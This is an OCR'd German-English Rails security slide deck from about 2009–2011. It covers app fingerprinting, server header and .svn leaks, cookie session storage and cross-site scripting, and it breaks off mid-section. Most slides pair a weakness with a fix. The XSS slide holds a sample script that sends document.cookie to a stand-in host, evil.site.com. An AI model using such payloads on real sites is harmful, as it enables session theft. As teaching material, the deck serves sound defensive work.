peritor consulting

Rails Security

Mit hotfixes von Carsten Bormann
2011-03-01

Jonathan Weiss, 30.10.2009
Peritor GmbH

Danke!

Who am I ?

peritor consulting

I work at **Peritor in Berlin**

I tweet at **@jweiss**

I code at **http://github.com/jweiss**

I blog at **http://blog.innerewut.de**

Peritor


peritor consulting

Working on

http://scalarium.com

Agenda

peritor consulting



Follow the application stack and look for


- Information leaks
- Possible vulnerabilities
- Security best practices

peritor consulting

Rails Application Setup

Rails Setup


peritor consulting



Rails Setup - FastCGI


peritor consulting

Es war einmal...




Rails Setup - Mongrel

peritor consulting



Rails Setup – mod_rails


peritor consulting



Rails Setup – Unicorn

peritor consulting

Thin...



peritor consulting

Information leaks and vulnerabilities

Information leaks

peritor consulting

Is the target application a Rails application?

- Default setup for static files:

  /javascripts/application.js

  /stylesheets/application.css

  /images/foo.png

- URL schema

  /project/show/12

  /messages/create

  /folder/delete/43


  /users/83

Information leaks

peritor consulting

Is the target application a Rails application?


- Rails provides default templates for 404 and 500 status pages
- Different Rails versions use different default pages
- 422.html only present in applications generated with Rails >= 2.0
- Dispatcher files not present in recent Rails versions



Sample Status Pages


peritor consulting

http://www.twitter.com/500.html




http://www.43people.com/500.html

http://www.engineyard.com/500.html



Rails >= 1.2 status 500 page



Server Header

peritor consulting

GET http://www.haystack.com

Date: Wed, 28 Oct 2009 11:23:24 GMT
Server: **nginx/0.6.32**
Cache-Control: max-age=0, no-cache, no-store
…

GET https://signup.37signals.com/highrise/solo/signup/new

Date: Wed, 28 Oct 2009 11:54:24 GMT
Server: **Apache**
X-Powered-By**: Phusion Passenger (mod_rails/mod_rack) 2.2.5**
Status: 200 OK
…

Server Header


peritor consulting

GET http://www.twitter.com

Date: Wed, 28 Oct 2009 11:23:24 GMT
Server: **hi**
Status: 200 OK
…

GET http://www.golfermail.org

Date: Wed, 28 Oct 2009 11:13:41 GMT
Server: **Mongrel 1.1.5**
Status: 200 OK
…



Disable Server header

```
# httpd.conf
Header unset Server
Header unset X-Powered-By
```

Information leaks

peritor consulting


Subversion metadata

- Typically Rails applications are deployed with Capistrano / Webistrano
- The default deployment will push .svn directories to the servers

GET http://www.strongspace.com/.svn/entries

…
dir
25376
http://svn.joyent.com/joyent/deprecated_repositories/www.strongspace/trunk/public
http://svn.joyent.com/joyent

2006-04-14T03:06:39.902218Z
34
justin@joyent.com
…



Prevent .svn download

```
<DirectoryMatch "^/.*/\.svn/">
  ErrorDocument 403 /404.html
  Order allow,deny
  Deny from all
  Satisfy All
</DirectoryMatch>
```

Cookie Session Storage

peritor consulting

Since Rails 2.0 the session data is stored in the cookie by default

```
BAh7BzoJdXNlcmkGIgpmbGFzaElDOidBY3Rpb25Db250cm
9sbGVyOjpGbGFz%250AaDo6Rmxhc2hIYXNoewAGOgpAdXNlZHsA--
9ef1660addcc3e88da13dcf7f7de65549a542362
```

Base64(CGI::escape(SESSION-DATA))--HMAC(secret_key, SESSION-DATA)

```
cookie = "BAh7BzoJdXNlcmkGIgpmbGFzaElDOidBY3Rpb25Db250cm
9sbGVyOjpGbGFz%250AaDo6Rmxhc2hIYXNoewAGOgpAdXNlZHsA--
9ef1660addcc3e88da13dcf7f7de65549a542362"

data, digest = CGI.unescape(cookie).split('--')
puts Base64.decode64(data)
```

Cookie Session Storage

peritor consulting

Security implications

- The user can view the session data in plain text
- The HMAC can be brute-forced and arbitrary session data could be created
- Replay attacks are easier as you cannot flush the client-side session

Countermeasures

- Don’t store confidential data in the session!
- Use a strong password,
  Rails already forces at least 30 characters
- Invalidate sessions after certain time on the server side

… or just switch to another session storage

Cookie Session Storage

peritor consulting

Rails default session secret

```
# Your secret key for verifying cookie session data integrity.
# If you change this key, all old sessions will become invalid!
# Make sure the secret is at least 30 characters and all random,
# no regular words or you'll be exposed to dictionary attacks.
config.action_controller.session = {
  :session_key => '_test_session',
  :secret      => '45fc58464dc8a47f947100b1eb5e00fc30b42fb9bc8e9f6a6afe82f91530ecbb420875e11e9d997c9552865305c1fd23c4ec4bafcd321ba47d015fbe0c8f47ee'
}
```

Set HTTPS only cookies

```
ActionController::Base.session_options[:session_secure] = true
```

Und ganz allgemein zu TLS:
https://github.com/rails/ssl_requirement

Cross-Site Scripting - XSS

peritor consulting

"The injection of HTML or client-side Scripts (e.g. JavaScript) by malicious users into web pages viewed by other users."

```
<script>document.write('<img src="http://evil.site.com/' +
document.cookie + '">');</script>
```

Cross-Site Scripting - XSS

peritor consulting

Cases of accepted user input

